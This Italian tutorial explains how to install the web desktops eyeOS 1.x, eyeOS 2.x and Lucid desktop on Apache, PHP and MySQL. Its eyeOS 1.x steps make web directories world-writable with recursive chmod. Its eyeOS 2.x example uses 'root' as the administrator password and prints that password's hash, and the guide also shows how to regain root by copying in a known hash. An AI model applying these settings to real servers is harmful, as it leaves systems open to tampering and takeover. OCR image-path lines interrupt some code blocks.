# chmod -R a+rwX /var/www/eyeOS [Invio]
```

Oppure:


```
$ chmod -R a+rwX ~/public_html/eyeOS [Invio]
```

Il file '`php.ini`' che segue va collocato nella directory '`eyeOS/`' e una sua copia anche nella directory '`eyeOS/installer/`':

```
memory_limit = 128M
display_errors = Off
post_max_size = 200M
upload_max_filesize = 100M
error_reporting = E_ALL & ~E_NOTICE
max_execution_time = 30
max_input_time = 60
allow_url_fopen = On
disable_functions =
safe_mode = Off
short_open_tag = On
magic_quotes_runtime = Off
file_uploads = On
cgi.force_redirect = 0
```


A questo punto si può accedere al programma di «installazione», ma in realtà è un programma di preparazione che modifica però il contenuto della directory '`eyeOS/`' appena creata. Si tratta di accedere con il navigatore all'indirizzo *http://localhost/eyeOS/installer/*, ovvero a *http://localhost/~**utente**/eyeOS/installer/*, a seconda di come è stato collocato.

Figura 45.2. Primo avvio di eyeOS.



La maschera che si ottiene va compilata per attribuire la parola d'ordine che deve usare l'utente amministratore del sistema eyeOS (il nominativo di tale utente è '**`root`**', come si fa nei sistemi Unix) e per stabilire se sia concesso agli utenti comuni di registrarsi automaticamente e senza formalità.

Figura 45.3. Compilazione della maschera di primo avvio.



Si procede quindi alla «installazione», nel senso della sistemazione automatica della directory ‘`eyeOS/`’, dopo aver definito le informazioni amministrative fondamentali. A questo punto, però, è probabile che si presenti un errore, del tipo: «404 not found», perché dopo i cambiamenti che vengono apportati automaticamente, mancano certi permessi di accesso. Si procede quindi manualmente, una seconda volta, a cambiarli:


```
# chmod -R a+rwX /var/www/eyeOS [ Invio ]
```

Oppure:

```
$ chmod -R a+rwX ~/public_html/eyeOS [ Invio ]
```

A questo punto si può ricaricare la pagina che prima dava la segnalazione di errore e si ottiene il primo vero avvio di eyeOS:

Figura 45.4. Login.



A seconda di come è stato configurato nella prima fase di installazione, può essere possibile aggiungere un nuovo utente, selezionando la voce *New User*; diversamente si può iniziare in qualità di utente ‘**`root`**’, e da lì procedere poi all’inserimento manuale dei nuovi utenti.

Figura 45.5. Inserimento libero di un nuovo utente.




Figura 45.6. Utente ‘**`root`**’: preferenze di sistema.





Figura 45.7. Utente ‘**`root`**’: creazione manuale di un nuovo utente.



45.4.1 Manutenzione e ripristino dell’utenza amministrativa

Un’installazione di eyeOS 1.∗, dopo che è stata definita la configurazione iniziale dell’amministratore, può essere copiata, tale e quale, in un’altra collocazione, o semplicemente archiviata per un’ulteriore installazione semplificata. Eventualmente è utile sapere che i dati principali delle utenze sono memorizzati nella directory ‘`eyeOS/eyeOS∗/accounts/∗/`***`nome`***`.xml`’; per esempio, le informazioni fondamentali dell’utente ‘**`root`**’ potrebbero trovarsi precisamente nel file ‘`eyeOS/eyeOS∗/accounts/rt4/root.xml`’:

```
<eyeUser>
        <username>root</username>
        <password>9cb6c50fd358a69956d44f4f2b5ed9ab</password>
        <email></email>
        <createDate>1312350725</createDate>
        <group>public</group>
        <lastLogin>1312351456</lastLogin>
</eyeUser>
```

Nel caso venga dimenticata o non si conosca la parola d’ordine dell’utente ‘**`root`**’, è possibile creare un’utenza comune, stabilendo una parola d’ordine, per poi copiarne la versione cifrata nel file di configurazione dell’amministratore. Per fare questo, ovviamente, è necessario che sia abilitata la facoltà di creazione libera degli utenti. Eventualmente si può intervenire nel file ‘`eyeOS/eyeOS∗/system/conf/system.xml`’, dove va abilitata la direttiva ‘**`ALLOW_USER_REGISTER`**’:


```
<CONFIG>
        <ALLOW_USER_REGISTER>1</ALLOW_USER_REGISTER>
        <synellipsis>
</CONFIG>
```

Nello stesso modo, è sempre possibile in un secondo momento togliere la facoltà di aggiunta libera delle utenze, intervenendo nella stessa direttiva, mettendo il valore zero.

45.4.2 Installazione presso Altervista o un servizio simile

Per installare eyeOS 1.∗ presso un servizio come quello di *http://altervista.org* , si deve copiare un'installazione già completata (munita del file '`php.ini`' come descritto in precedenza), tenendo conto delle osservazioni fatte nella sezione precedente. È sufficiente che il linguaggio PHP sia interpretato correttamente e tutto dovrebbe funzionare correttamente, senza ulteriori complicazioni.

Figura 45.10. eyeOS dopo essere stato copiato su *http://altervista.org* . Si può osservare anche il fatto che sia stato cambiato il nome della directory '`eyeOS/`', senza che ciò abbia comportato delle conseguenze sul funzionamento.



45.5 eyeOS 2.∗

Le versioni 2.∗ di eyeOS sono un po' difficili da installare, perché richiedono che il sistema ospitante abbia dei requisiti specifici; in particolare serve che disponga di PHP 5.3, MySQL 5 e che il servente HTTP sia precisamente Apache 2. Nella spiegazione seguente si fa riferimento all'installazione di eyeOS 2.4.1.0 in un sistema GNU/Linux Debian.

Per prima cosa è indispensabile che nel sistema ospitante siano installati i pacchetti seguenti, con le rispettive dipendenze:

```
Name                    Version Description
============================-============================
apache2                 2.x     Apache HTTP Server metapackage
mysql-server            5.x     MySQL database server
                                 (metapackage depending on
                                 the latest version)
build-essential         11.5    Informational list of
                                 build-essential packages
libapache2-mod-php5     5.3.*   server-side, HTML-embedded
                                 scripting language
                                 (Apache 2 module)
libimage-exiftool-perl          Library and program to read
                                 and write meta information
                                 in multimedia files
libreoffice                     office productivity suite
php-pear                5.3.x   PEAR - PHP Extension and
                                 Application Repository
php5                    5.3.x   server-side, HTML-embedded
                                 scripting language
                                 (metapackage)
php5-curl               5.3.x   CURL module for php5
php5-dev                5.3.x   Files for PHP5 module
                                 development
php5-gd                 5.3.x   GD module for php5
php5-imagick                    ImageMagick module for php5
php5-mcrypt             5.3.x   MCrypt module for php5
php5-mysql              5.3.x   MySQL module for php5
php5-sqlite             5.3.x   SQLite module for php5
python-uno                      Python-UNO bridge
unzip                           De-archiver for .zip files
zip                             Archiver for .zip files
```

Quindi occorre installare un'estensione al PHP, con il comando '**`pecl`**':

```
# pecl install uploadprogress [Invio]
```


Poi, per far sì che tale estensione venga presa in considerazione dal PHP, occorre intervenire in un file '`php.ini`', aggiungendo la direttiva '**`extension=uploadprogress.so`**'. Ma questa viene inserita in un file '`php.ini`' complessivo di eyeOS, senza disturbare ulteriormente la configurazione generale del PHP.

È necessario intervenire comunque nella configurazione di sistema di Apache 2, modificando il file '`/etc/apache2/sites-available/default`', nel modo evidenziato nel listato seguente:

```
<VirtualHost *:80>
        …
        DocumentRoot /var/www
        <Directory />
                Options FollowSymLinks
                AllowOverride All
        </Directory>
        …
</VirtualHost>
```

Inoltre, se si vuole concedere l'esecuzione di codice PHP nelle cartelle personali degli utenti, conviene intervenire nel file '`/etc/apache2/mods-available/php5.conf`':

```
<IfModule mod_php5.c>
    <FilesMatch "\.ph(p3?|tml)$">
        SetHandler application/x-httpd-php
    </FilesMatch>
    <FilesMatch "\.phps$">
        SetHandler application/x-httpd-php-source
    </FilesMatch>
    # To re-enable php in user directories comment the
    # following lines
    # (from <IfModule ...> to </IfModule>.)
    # Do NOT set it to On as it
    # prevents .htaccess files from disabling it.
    #<IfModule mod_userdir.c>
    #    <Directory /home/*/public_html>
    #        php_admin_value engine Off
    #    </Directory>
    #</IfModule>
</IfModule>
```

Infine, occorre accertarsi che Apache 2 applichi la riscrittura degli URI:

```
# a2enmod rewrite [Invio]

  Module rewrite already enabled
```

Avendo completato la sistemazione di Apache e del PHP, si può riavviare il servizio in modo da rendere attivi i cambiamenti:

```
# /etc/init.d/apache2 restart [Invio]
```

Con MySQL occorre creare una base di dati, con un nome di fantasia, con un'accortezza: non va usato il nome «eyeos», altrimenti gli script di configurazione iniziale di eyeOS si confondono e sbagliano il procedimento. Per questo occorre intervenire nella base di dati in qualità di amministratore dei DBMS e logicamente MySQL deve essere in funzione:

```
# /etc/init.d/mysql status [Invio]

  MySQL is stopped..


# /etc/init.d/mysql start [Invio]

  Starting MySQL database server: mysqld.
  Checking for corrupt, not cleanly closed and upgrade needing tables


# mysql -u root -p [Invio]

Enter password: digitazione_all'oscuro [Invio]

  Welcome to the MySQL monitor.  Commands end with ; or \g.
  Your MySQL connection id is 300
  Server version: 5.1.49-3 (Debian)
  …


mysql> CREATE DATABASE nome_db; [Invio]
```

```
  Query OK, 1 row affected (0.10 sec)

mysql> GRANT ALL ON nome_db.* TO nome_utente@'localhost' ↩
↪      IDENTIFIED BY 'mia_password'; [Invio]

  Query OK, 0 rows affected (0.00 sec)

mysql> \q [Invio]

  Bye
```

Si può quindi procedere con l'installazione del pacchetto di eyeOS, precisamente utilizzando il file *http://sourceforge.net/projects/eyeos/files/eyeos2/eyeos-2.4.1.0.tar.gz/download*; si suppone di averlo scaricato nella directory temporanea '`/tmp/`':

```
# mkdir /var/www/eyeos-2.4 [Invio]

# cd /var/www/eyeos-2.4 [Invio]

# tar xzvf /tmp/eyeos-2.4.1.0.tar.gz [Invio]
```

A questo punto, nella directory '`/var/www/eyeos-2.4/`' va predisposto un file '`php.ini`' appropriato alle esigenze di eyeOS. In pratica serve il contenuto seguente:

```
memory_limit = 128M
display_errors = Off
post_max_size = 200M
upload_max_filesize = 100M
error_reporting = E_ALL & ~E_NOTICE
max_execution_time = 30
max_input_time = 60
allow_url_fopen = On
disable_functions =
safe_mode = Off
short_open_tag = On
magic_quotes_runtime = Off
file_uploads = On
cgi.force_redirect = 0
extension = uploadprogress.so
date.timezone = "Europe/Rome"
```

Quindi va sistemata la proprietà e i permessi dei file: purtroppo eyeOS deve scrivere nelle sue directory.

```
# chown -R www-data:www-data /var/www/eyeos-2.4 [Invio]

# chmod -R ug+rwX /var/www/eyeos-2.4 [Invio]

# chmod -R o-rwx /var/www/eyeos-2.4 [Invio]
```

Finalmente si può cominciare a comunicare con eyeOS, allo scopo di configurare il collegamento con la base di dati e per definire la parola d'ordine dell'utente amministratore di eyeOS stesso. Si usa il navigatore all'indirizzo *http://localhost/eyeos-2.4/install*. Se tutto va bene, si ottiene la schermata seguente:

Figura 45.22. Maschera iniziale del procedimento di configurazione di eyeOS. Da qui si prosegue selezionando la voce *Install eyeOS 2 on my server*.




Figura 45.23. Controllo delle componenti indispensabili a eyeOS 2. Successivamente si deve selezionare la voce *Continue with the installation*.




Figura 45.24. Qui si stabilisce il collegamento con la base di dati. A titolo di esempio, la base di dati creata in precedenza ha il nome '**`nomedb`**', vi si accede con l'utenze '**`nomeutente`**' e la parola d'ordine '**`miapassword`**' (nascosta dai pallini). Si stabilisce anche che la parola d'ordine iniziale dell'utente '**`root`**' di eyeOS sia proprio «root».





Figura 45.25. Si conclude quindi l'installazione.



Terminata l'installazione si può passare all'indirizzo *http://localhost/eyeos-2.4/* per verificare che tutto sia in ordine. Se funziona, si può cancellare la directory '`/var/www/eyeos-2.4/install/`', perché è bene evitare di ripetere il procedimento di configurazione iniziale.

Figura 45.26. Avvio di eyeOS e identificazione dell'utente '**root**' di eyeOS stesso.





Figura 45.27. eyeOS avviato.



45.5.1 Osservazioni su eyeOS 2.5

Il pacchetto di eyeOS 2.5 non funziona, perché mancano alcuni file. Per ottenerne una versione funzionante, occorre scaricare la versione 2.4.1.0 e aggiornarla con un pacchetto apposito. In pratica servono i pacchetti *http://sourceforge.net/projects/eyeos/files/eyeos2/eyeos-2.4.1.0.tar.gz/download* e *http://sourceforge.net/projects/eyeos/files/eyeos2/eyeos-2.5-update.tar.gz/download*. Quindi, nella directory '`/var/www/eyeos-2.5`' si estraggono in successione:

```
# tar xzvf /tmp/eyeos-2.4.1.0.tar.gz [Invio]
```

```
# tar xzvf /tmp/eyeos-2.5-update.tar.gz [Invio]
```

Le altre operazioni si svolgono allo stesso modo già visto per la versione 2.4.

45.5.2 Riutilizzo di una versione 2.5 già installata

Si può fare a meno della procedura guidata di «installazione», se si è in grado di ricostruire la base di dati che serve a eyeOS. Per eyeOS 2.5 serve precisamente il codice SQL che dovrebbe essere disponibile presso *allegati/eyeos/eyeos-2.5.sql*.

In tal modo, dopo la preparazione della base di dati vuota, è possibile popolarla delle tabelle necessarie:

```
$ cat eyeos-2.5.sql | mysql -u utente_db -p nome_db [Invio]
```

Partendo dal pacchetto originario, è poi sufficiente modificare il file '`settings.php`' per far sapere a eyeOS quale base di dati contattare.

```
# mkdir /var/www/eyeos-2.5 [Invio]
```

```
# tar xzvf /tmp/eyeos-2.4.1.0.tar.gz [Invio]
```

```
# tar xzvf /tmp/eyeos-2.5-update.tar.gz [Invio]
```

Nel file '`/var/www/eyeos-2.5/settings.php`' occorre intervenire nelle righe nell'estratto seguente, sostituendo il testo in corsivo con i nomi della base di dati, dell'utente della base di dati e con la parola d'ordine relativa:


```
...
// STORAGE
define('SQL_HOST', 'localhost');
define('SQL_CONNECTIONSTRING', 'mysql:dbname=nome_db;host='.SQL_HOST);
define('SQL_USERNAME', 'nome_utente_dbms');
define('SQL_PASSWORD', 'password_db');
// NETSYNC
define('SQL_NETSYNC_DBNAME', 'nome_db');
...
```

Nella tabella '**eyeosuser**' è memorizzata la parola d'ordine necessaria all'utente '**root**' di eyeOS. Nel caso dell'esempio, la parola d'ordine corrisponde a «root»:

```
CREATE TABLE IF NOT EXISTS 'eyeosuser' (
  'id' varchar(128) NOT NULL,
  'name' varchar(40) NOT NULL,
  'password' varchar(40) NOT NULL,
  'primarygroupid' varchar(128) NOT NULL,
  'status' tinyint(1) NOT NULL DEFAULT '0',
  PRIMARY KEY ('id'),
  UNIQUE KEY 'name' ('name'),
  KEY 'primarygroupid' ('primarygroupid')
) ENGINE=InnoDB DEFAULT CHARSET=utf8;


INSERT INTO 'eyeosuser' ('id', 'name', 'password',
                         'primarygroupid',
                         'status') VALUES

('eyeID_EyeosUser_root', 'root',
 'fff2b4cb565669376cf14c11154c9821b5a8855c',
 'eyeID_EyeosGroup_root', 0);
```

45.5.3 Installazione presso un provider HTTP esterno

Purtroppo, eyeOS 2.x richiede molto dal servente in cui si installa. Questo rende difficile il trovare un gestore esterno presso cui installarlo (al momento della versione 2.5 non esiste alcun servizio gratuito in grado di gestire eyeOS 2.x). In ogni caso, prima di perdere tempo a installare tutta la struttura di eyeOS, conviene limitarsi a copiare la directory '`install/`', per verificare con il programma iniziale di configurazione se i requisiti principali sono soddisfatti o meno: se appaiono segnalazioni in rosso, come nell'esempio seguente, è meglio rinunciare subito.

Figura 45.30. Situazione in cui è meglio rinunciare all'installazione di eyeOS.



Se si ha fortuna, l'installazione può essere tentata utilizzando poi la procedura guidata per la configurazione della base di dati e della parola d'ordine dell'amministratore, oppure si può usare il metodo descritto in precedenza, con il quale si carica un file SQL che produce le tabelle necessarie, con una parola d'ordine nota per l'utente '**root**' di eyeOS, modificando manualmente il file '`settings.php`'.

45.6 Lucid desktop 1.*

Lucid desktop[2] è un'applicazione «web» che si comporta come se fosse un sistema operativo grafico, in grado di eseguire applicazioni scritte in Javascript, utilizzando però le interfacce previste nel «kernel» di questo pseudo sistema. Qui si considera la versione 1.0.1 scaricata da Github.

Il sistema operativo ospitante Lucid desktop, deve disporre di un servente HTTP configurato in modo da poter funzionare con un interprete PHP e con un DBMS comune. Tuttavia, dalle prove fatte, sembra che solo Apache 2 sia adeguato al funzionamento di Lucid desktop.

Quando il sistema ospitante è in grado di far funzionare correttamente il PHP, si può procedere a scaricare la versione corrente di Lucid desktop presso *http://github.com/lucid/lucid/* :

```
$ git clone git://github.com/lucid/lucid.git lucid [Invio]


  Cloning into lucid...
  remote: Counting objects: 46095, done.
  remote: Compressing objects: 100% (19258/19258), done.
  Receiving objects: …
```

Così facendo si ottiene la directory '`./lucid/`' contenente la distribuzione di Lucid desktop. Questa directory (con il suo contenuto) va collocata dove il servente HTTP può utilizzarlo: potrebbe essere la directory '`/var/www/lucid/`' oppure '`~/public_html/lucid/`', o qualcosa di simile.

A questo punto, però, occorrerebbe intervenire nei permessi di accesso ai file, per consentire al servente HTTP di modificare il propri stessi file. Tuttavia, a differenza di altri sistemi del genere, come eyeOS, con Lucid desktop è più facile capire cosa deve essere accessibile in scrittura e cosa può rimanere protetto. Pertanto, inizialmente si lasciano le cose come sono e si attende il responso della procedura di configurazione iniziale.


A questo punto si può accedere al programma di configurazione. Si tratta di accedere con il navigatore all'indirizzo *http://localhost/lucid/install/*, ovvero a *http://localhost/~**utente**/lucid/install/*, a seconda di come è stato collocato.

Figura 45.32. Introduzione alla configurazione di Lucid desktop.




Mano a mano che si compilano le varie schede si deve selezionare il bottone [=>] che appare in basso a destra.

Figura 45.33. Scelta tra configurazione iniziale o azzeramento di una configurazione precedente.




La maschera successiva riguarda il controllo dei permessi di accesso. È lo stesso sistema di configurazione che avvisa su quali directory occorre intervenire, come si vede nella figura successiva.

Figura 45.34. Controllo dei permessi non soddisfatto.



Lasciando in sospeso il procedimento di configurazione, si interviene nelle directory indicate, cercando di fare il meglio possibile. Quello che viene richiesto, in pratica, è che il servente HTTP, funzionando con una certa utenza fittizia definita nel sistema ospitante, possa accedere, leggere e scrivere ai contenuti che si articolano a partire dalla directory specificate. Mano a mano che questi permessi vengono cambiati, la maschera si aggiorna; quando tutto è a posto, si può proseguire.

Figura 45.35. Controllo dei permessi soddisfatto.



Si passa quindi alla scelta della base di dati: si può scegliere tra i DBMS più comuni; nelle due figure successive si vede la configurazione per SQLite e MySQL:

Figura 45.36. Configurazione di SQLite; in questo caso si fa riferimento alla base di dati collocata nel file '`/home/tizio/public_html/lucid/db`'.





Figura 45.37. Configurazione di MySQL. Come si può intendere, sarebbe possibile attribuire un prefisso ai nomi delle tabelle, per poter utilizzare una base di dati che serve anche ad altre applicazioni con altre tabelle.



Segue la configurazione dell'amministrazione.

Figura 45.38. Configurazione del nominativo usato per l'amministrazione, della parola d'ordine e di altre informazioni accessorie.




Figura 45.39. Ultimo controllo prima dell'applicazione della configurazione.

